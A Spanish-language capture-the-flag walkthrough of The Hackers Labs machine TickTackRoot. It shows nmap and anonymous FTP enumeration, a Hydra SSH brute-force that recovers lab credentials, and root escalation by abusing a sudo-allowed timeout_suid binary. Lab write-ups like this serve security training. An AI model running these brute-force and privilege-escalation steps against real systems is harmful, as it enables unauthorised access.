
TickTackRoot
Plataforma: The Hackers Labs
Dificultad: Principiante
🔗 Link de la máquina: https://labs.thehackerslabs.com
Reconocimiento
Realizamos un escaneo de puertos con Nmap para identificar los servicios activos en la máquina objetivo.
sudo nmap -p- --open -sS -sCV --min-rate 5000 -Pn -n -oN ticktackroot.txt 192.168.100.7
Starting Nmap 7.98 ( https://nmap.org ) at 2025-09-19 08:11 -0300
Nmap scan report for 192.168.100.7
Host is up (0.00073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           10671 Oct 03  2024 index.html
|_drwxr-xr-x    2 0        0            4096 Oct 07  2024 login
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.100.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
|_  256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:61:36:56 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
Detalles del comando:
-p-: Escaneo de todos los puertos.--open: Muestra solo puertos abiertos.-sS: Escaneo SYN para determinar el estado de los puertos.-sCV: Usa scripts por defecto y detectar versiones de servicios.--min-rate 5000: Establece un ritmo mínimo de escaneo.-n: Desactiva la resolución DNS.-Pn: Omite la detección de hosts activos.-oN ticktackroot.txt: Guarda los resultados en el archivo “ticktackroot.txt”.
Puertos descubiertos:
- 21/tcp - FTP (vsftpd 3.0.5) — login anónimo habilitado con un archivo
index.htmly una carpetalogin - 22/tcp - SSH (OpenSSH 9.6p1)
- 80/tcp - HTTP (Apache 2.4.58) — página por defecto de Ubuntu
Enumeración FTP
El escaneo revela que el FTP permite login anónimo. Nos conectamos:
ftp 192.168.100.7Name: anonymous
Password: (vacío)
El banner de bienvenida del servidor muestra: “Bienvenido Robin” — una pista del nombre de usuario del sistema.
Exploramos los archivos disponibles. Dentro de la carpeta login encontramos un archivo login.txt:
get login/login.txtrafael
monicaEl archivo contiene dos nombres que resultan ser un señuelo. El usuario real es robin, tal como indicaba el banner del FTP.
El archivo index.html corresponde a la página por defecto de Apache, sin información relevante.
Fuerza Bruta SSH
Con el usuario robin obtenido del banner FTP, realizamos un ataque de fuerza bruta contra el servicio SSH usando Hydra:
hydra -l robin -P /usr/share/wordlists/rockyou.txt ssh://192.168.100.7 -t 64[22][ssh] host: 192.168.100.7 login: robin password: babyblue
1 of 1 target successfully completed, 1 valid password found
Credenciales obtenidas:
- Usuario:
robin - Contraseña:
babyblue
Acceso Inicial
Con las credenciales encontradas, nos conectamos por SSH:
ssh robin@192.168.100.7
Acceso obtenido como robin. Leemos la flag de usuario:
cat user.txt8XG29KLM3PZA1VQR5JYN
Escalada de Privilegios
Enumeración sudo
Verificamos los permisos sudo del usuario robin:
sudo -lMatching Defaults entries for robin on TheHackersLabs-Tickackroot:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User robin may run the following commands on TheHackersLabs-Tickackroot:
(ALL) NOPASSWD: /usr/bin/timeout_suid
El usuario puede ejecutar /usr/bin/timeout_suid como root sin contraseña. Este binario es una variante del comando timeout, que según GTFOBins puede abusarse para lanzar una shell. Ejecutamos:
sudo /usr/bin/timeout_suid 7d /bin/bash# id
uid=0(root) gid=0(root) groups=0(root)
Leemos la flag de root:
cd /root
cat root.txt
9BW5V2UJZ4NXDF3Q7CML
¡Root conseguido!
Hemos completado exitosamente la máquina TickTackRoot de The Hackers Labs.